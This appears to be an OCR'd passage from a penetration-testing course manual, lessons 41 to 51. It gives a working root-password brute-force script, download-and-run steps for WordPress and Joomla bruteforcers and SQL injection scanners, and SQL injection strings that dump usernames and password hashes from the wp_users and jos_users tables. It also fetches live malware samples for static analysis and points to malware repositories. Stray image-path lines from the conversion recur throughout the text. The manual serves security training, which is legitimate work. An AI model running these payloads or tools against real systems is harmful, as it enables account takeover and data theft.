
set root password



vi rootbrute.py

```
#!/usr/bin/env python

import sys
try:
        import pexpect
except(ImportError):
        print "\nYou need the pexpect module."
        print "http://www.noah.org/wiki/Pexpect\n"
        sys.exit(1)

#Change this if needed.
# LOGIN_ERROR = 'su: incorrect password'
LOGIN_ERROR = "su: Authentication failure"

def brute(word):
        print "Trying:",word
        child = pexpect.spawn('/bin/su')
```

```
        child.expect('Password: ')
        child.sendline(word)
        i = child.expect (['.+\s#\s',LOGIN_ERROR, pexpect.TIMEOUT],timeout=3)
        if i == 1:
                print "Incorrect Password"

        if i == 2:
                print "\n\t[!] Root Password:" ,word
                child.sendline ('id')
                print child.before
                child.interact()

if len(sys.argv) != 2:
        print "\nUsage : ./rootbrute.py <wordlist>"
        print "Eg: ./rootbrute.py words.txt\n"
        sys.exit(1)

try:
        words = open(sys.argv[1], "r").readlines()
except(IOError):
        print "\nError: Check your wordlist path\n"
        sys.exit(1)

print "\n[+] Loaded:",len(words),"words"
print "[+] BruteForcing...\n"
for word in words:
        brute(word.replace("\n",""))

words = open('/home/strategicsec/list.txt','r').readlines()
```



References you might find helpful:
http://stackoverflow.com/questions/15026536/looping-over-a-some-ips-from-a-file-in-python

wget https://s3.amazonaws.com/SecureNinja/Python/md5crack.py

vi md5crack.py


Why use hexdigest
http://stackoverflow.com/questions/3583265/compare-result-from-hexdigest-to-a-string

http://md5online.net/
wget https://s3.amazonaws.com/SecureNinja/Python/wpbruteforcer.py

Lesson 41: Crack MD5 Hash against wordlist and md5crack.py

In this lab, we will try to crack a hash against a wordlist. To run this script, type following in the terminal:

python md5crack.py password wordlist_file




Output of the script will be on the terminal if a match is found

Lesson 42: Wordpress and wpbruteforcer.py

Wpbruteforcer.py attacks a Wordpress site for a given username and wordlist.


To install the mechanize module in Python, type the following in terminal:

sudo apt-get install python-mechanize



To run this script, type following in the terminal:

python wpbruteforcer.py -t target.com -u jack -w wordlist_file




The output will be shown in the terminal if a match is found.

Lesson 43: Attack Strings and wpsqli.py

In this lab we will be looking at the wpsqli.py script and how we can add attack strings in its to its already large list.


To begin, download wpsqli.py from the following URL:

wget http://packetstorm.crazydog.pt/UNIX/scanners/wpsqli.py.txt



Rename the script from a '.txt' to a '.py' and we should be ready to go. The usage for wpsqli is quite simple.

You feed it a website and it handles the rest:



Once complete, anything found is will be displayed on the screen.

For this lab we will be looking at this exploit:

http://www.exploit-db.com/exploits/14198/

It is a SQL injection vulnerability in the Wordpress Simple:Press forum.

To add the new attack string, open wpsqli.py in your favorite text editor. You'll notice at line 64 there is a closing bracket ( ]). You will want to copy and paste in the new attack string and place it enclosed in double quotes before this closing bracket at the end:

```
61          "mediaHolder.php?id=-9999/**/UNION/**/SELECT/**/concat(User(),char(58),Version()),2,3,4,5,6,Database
    ()--",
62          "wp-content/plugins/st_newsletter/stnl_iframe.php?newsletter=-9999+UNION+SELECT+concat
    (user_login,0x3a,user_pass,0x3a,user_email)+FROM+wp_users--",
63          "wp-content/plugins/wpSS/ss_load.php?ss_id=1+and+(1=0)+union+select+1,concat
    (user_login,0x3a,user_pass,0x3a,user_email),3,4+from+wp_users--&display=plain",
64          "wp-download.php?dl_id=null/**/union/**/all/**/select/**/concat(user_login,0x3a,user_pass)/**/from/**/
    wp_users/*","?page_id=4/&forum=all&value=9999+union+select+(select+concat_ws(0x3a,user_login,user_pass)+from
    +wp_users+LIMIT+0,1)--+&type=9&search=1&searchpage=2"]
65
66 if len(sys.argv) != 2:
67          print "\nUsage: ./wpsqli.py <site>"
68          print "Example: ./wpsqli.py www.site.com/\n"
69          sys.exit(1)
70
71 host = sys.argv[1].replace("http://","").rsplit("/",1)[0]
```

Don't forget to enclose it in quotation marks. You'll notice once you run wpsqli.py your new attack string will be ran:

```
[+] Trying: wp-content/plugins/st_newsletter/stnl_iframe.php?newsletter=-9999+UNION+SELECT+concat(user_login,0x3a
,user_pass,0x3a,user_email)+FROM+wp_users--
[+] Trying: wp-content/plugins/wpSS/ss_load.php?ss_id=1+and+(1=0)+union+select+1,concat(user_login,0x3a,user_pass
,0x3a,user_email),3,4+from+wp_users--&display=plain
[+] Trying: wp-download.php?dl_id=null/**/union/**/all/**/select/**/concat(user_login,0x3a,user_pass)/**/from/**/
wp_users/*
[+] Trying: ?page_id=4/&forum=all&value=9999+union+select+(select+concat_ws(0x3a,user_login,user_pass)+from+wp_us
ers+LIMIT+0,1)--+&type=9&search=1&searchpage=2

[-] Done

strategicsec@ubuntu:~/toolz$
```

Lesson 44: Attack strings and cms_few.py

Like the previous lab, we will be adding attack strings found on exploit-db (or any kind of website that hosts public exploits) to cms_few.py. Cms_few.py is a script written in python by Beenu Arora that looks for SQL injection vulnerabilities in Joomla, Mambo, PHP-Nuke and XOOPS.

You can download the script from the following URL:

http://packetstorm.crazydog.pt/UNIX/scanners/cms_few.py.txt

For this example we will be looking at Joomla's vulnerable com_flipwall component. The attack string we will be adding can be found at the following URL:

http://www.exploit-db.com/exploits/15366/


Exactly like the previous lab, we need to copy and paste the attack string:

null+union+select+1,2,3,4,5,concat(username,0x3a,password)fl0rix,7,8,9,10+from+jos_users—

The only difference is this script attacks more than just Joomla. We need to make sure we add it to the first section. The second section is for Mambo, followed by PHP-Nuke and ending with XOOPs.

```
75                              "index.php?option=com_productshowcase&Itemid=S@BUN&action=details&id=-99999/**/
   union/**/select/**/0,concat(username,0x3a,password),concat(username,0x3a,password),0,0,0,0,1,1,1,1,2,3,4,5/**/
   from/**/jos_users/*",
76                              "index.php?option=com_resman&task=moreinfo&id=-1%20union%20select%20111,concat
   (char(117,115,101,114,110,97,109,101,58),username,char(112,97,115,115,119,111,114,100,58),password),333%20from%
   20jos_users/*","null+union+select+1,2,3,4,5,concat(username,0x3a,password)fl0rix,7,8,9,10+from+jos_users--
77 ]
```

Unlike the previous script where we can visually see that our attack string was ran. Our only confirmation is the number of Vulns loaded changing:


strategicsec@ubuntu: ~/toolz
strategicsec@ubuntu:~/toolz$ python cms_few.py 127.0.0.1/joomla
The site is powered by Joomla CMS.
1. SQL Injection test
Please Enter your choice
1
[+] JoomlaPath: 127.0.0.1/joomla
[+] Vuln. Loaded: 61
[+] Testing...
[-] Done
strategicsec@ubuntu:~/toolz$

Lesson 45: Attack strings and JoomScan.py

In this lab, we will explore the joomscan.py script. This script is written in Python that implements 58 Joomla exploits. Like previous labs you do not have to add exploits. 58 exploits are already implemented, you just need to run the script.

You can download the script from the following URL:

http://packetstorm.crazydog.pt/UNIX/scanners/joomscan.py.txt

To run this script, in command prompt enter the following:

python joomscan.py URL_address

Lesson 46: Looking for GET methods and XSS.py


In this lab, we will explore XSS.py script. This script is used to find the existence of any form that contains a GET method. If a GET method exists, the site could be vulnerable.

You can download the script from the following URL:


http://packetstorm.crazydog.pt/UNIX/scanners/XSS.py.txt

To run this script, type the following in the command prompt:

python XSS.py URL_address



Output of this script will be on the terminal.



Lesson 47:Scanning for SQL vulnerabilities and SQLi.py


In this lab, we will explore the SQLi.py script. This script scans a given URL for SQL vulnerabilities.

You can download the script from the following URL:


http://packetstorm.crazydog.pt/UNIX/scanners/SQLi.py.txt

To run this script, type the following in the command prompt:

python SQLi.py URL_address



The output will be shown on the terminal.



Lesson 48:Malware Analysis

This is actual Malware (remmeber to run it in a VM - the password to extract it is 'infected':

wget https://s3.amazonaws.com/StrategicSec-Files/MalwareAnalysis/malware-password-is-infected.zip

wget http://www.beenuarora.com/code/analyse_malware.py

unzip malware-password-is-infected.zip
infected

file malware.exe

mv malware.exe malware.pdf

file malware.pdf

mv malware.pdf malware.exe

hexdump -n 2 -C malware.exe

What is '4d 5a' or 'MZ'
Reference: http://www.garykessler.net/library/file_sigs.html

objdump -x malware.exe

```
strategicsec@ubuntu: ~
strategicsec@ubuntu:~$ unzip malware-password-is-infected.zip
Archive:  malware-password-is-infected.zip
[malware-password-is-infected.zip] malware.exe password:
  inflating: malware.exe
strategicsec@ubuntu:~$ file malware.exe
malware.exe: PE32 executable (GUI) Intel 80386, for MS Windows
strategicsec@ubuntu:~$ mv malware.exe malware.pdf
strategicsec@ubuntu:~$ file malware.pdf
malware.pdf: PE32 executable (GUI) Intel 80386, for MS Windows
strategicsec@ubuntu:~$ mv malware.pdf malware.exe
strategicsec@ubuntu:~$ hexdump -n 2 -C malware.exe
00000000  4d 5a                                             |MZ|
00000002
strategicsec@ubuntu:~$ objdump -x malware.exe

malware.exe:     file format pei-i386
malware.exe
architecture: i386, flags 0x0000010a:
EXEC_P, HAS_DEBUG, D_PAGED
start address 0x0047ae20

Characteristics 0x10f
        relocations stripped
        executable
        line numbers stripped
        symbols stripped
        32 bit words
```

strings malware.exe
strings --all malware.exe | head -n 6
strings malware.exe | grep -i dll
strings malware.exe | grep -i library
strings malware.exe | grep -i reg
strings malware.exe | grep -i hkey
strings malware.exe | grep -i hku

- We didn't see anything like HKLM, HKCU or other registry type stuff

strings malware.exe | grep -i irc
strings malware.exe | grep -i join
strings malware.exe | grep -i admin
strings malware.exe | grep -i list

List of IRC commands:
https://en.wikipedia.org/wiki/List_of_Internet_Relay_Chat_commands

sudo apt-get install -y python-pefile

vi analyse_malware.py

python analyse_malware.py malware.exe


```
strategicsec@ubuntu:~$ vi analyse_malware.py
strategicsec@ubuntu:~$ python analyse_malware.py malware.exe


|-----------------------------------------------------------------|
| beenudel1986[@]gmail[dot]com                                    |
| Malware Analyzer(Static) 1.3                                    |
|   06/2009      analyse_malware.py                               |
|   Do Visit     www.BeenuArora.com                               |
|-----------------------------------------------------------------|


 Analysing if PE file...


[+] Valid PE file.

[+] Malware File Size : 75 KB

[!] Displaying Interesting System Calls Made.

[+] Found an Interesting call to:  LoadLibraryA
[+] Found an Interesting call to:  GetProcAddress

[+] Displaying Address of Import Table

There is an import table in ABC2 at 0x47b000
```

Here is a 2 million sample malware DB created by Derek Morton that you can use to start your DB with:
http://derekmorton.name/files/malware_12-14-12.sql.bz2

Malware Repositories:
http://malshare.com/index.php
http://www.malwareblacklist.com/
http://www.virusign.com/
http://virusshare.com/
http://www.tekdefense.com/downloads/malware-samples/

Lesson 49:AV Submit

wget https://malwarecookbook.googlecode.com/svn/trunk/4/4/avsubmit.py
wget https://s3.amazonaws.com/StrategicSec-Files/MalwareAnalysis/malware-password-is-infected.zip
unzip malware-password-is-infected.zip
    infected
python avsubmit.py --init
python avsubmit.py -f malware.exe -e



Lesson 50:Creating a Malware Database

Step 1: Installing MySQL database
Run the following command in the terminal:

sudo apt-get install mysql-server

Step 2: Installing Python MySQLdb module
Run the following command in the terminal:


sudo apt-get build-dep python-mysqldb
sudo apt-get install python-mysqldb

Step 3: Logging in
Run the following command in the terminal:

mysql -u root -p (set a password of 'malware')

Then create one database by running following command:

create database malware;



wget
https://raw.githubusercontent.com/dcmorton/MalwareTools/master/mal_to_db.py

vi mal_to_db.py (fill in database connection information)

python mal_to_db.py -i

```
strategicsec@ubuntu:~$ python mal_to_db.py -i
mal_to_db.py:50: Warning: InnoDB: ROW_FORMAT=DYNAMIC requires innodb_file_per_ta
ble.
  """)
mal_to_db.py:50: Warning: InnoDB: assuming ROW_FORMAT=COMPACT.
  """)
```

python mal_to_db.py -f malware.exe -u

```
strategicsec@ubuntu:~$ python mal_to_db.py -f malware.exe -u
Saving  malware.exe to the database
Done
```

mysql -u root -p
malware

mysql> use malware;

select id,md5,sha1,sha256,time FROM files;

mysql> quit;

```
mysql> use malware;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select id,md5,sha1,sha256,time FROM files;
+----+----------------------------------+------------------------------------------+---
----------------------------------------------------------------+---------------------+
| id | md5                              | sha1                                     | sh
a256                                                           | time                |
+----+----------------------------------+------------------------------------------+---
----------------------------------------------------------------+---------------------+
|  1 | 59a95f668e1bd00f30fe8c99af675691 | 2d1c8898ccc33c58c552f7a7091b165088c180d5 | ab
8462fac7a54b96ec59f32464cb6fa68e04f59c7f563e7f348db541f1dd198b | 2014-11-04 05:37:16 |
+----+----------------------------------+------------------------------------------+---
----------------------------------------------------------------+---------------------+
1 row in set (0.00 sec)

mysql>
```

Simple Exploit Walkthrough (Pre-Lab Questions)

Purpose

The purpose of this lab is to give you a basic knowledge of exploit development using the OllyDbg debugger.

Challenge Objectives

This lab will cover OllyDbg basics, some assembly language, and exploiting the vulnserver.exe program.

Components

The following software and files required for this lab will be provided for you along with this Simple Exploit Walkthrough document.

OllyDbg	Netcat
Notepad++	Python 2.7
Vulnserver	7 python attack scripts

Introduction


This lab will walk you through getting started with the OllyDbg debugger and its basic functionality. We will briefly cover how to use the debugger to run or attach to processes and describe to you the different windows and views that OllyDbg has to offer. There will also be a brief introduction of assembly code so you can more easily understand the rest of the lab. Finally the lab will finish by putting it all together to explain the exploitation of the vulnserver.exe program along with looking at the various attack scripts and how they work.

Lesson 51: OllyDbg Basics

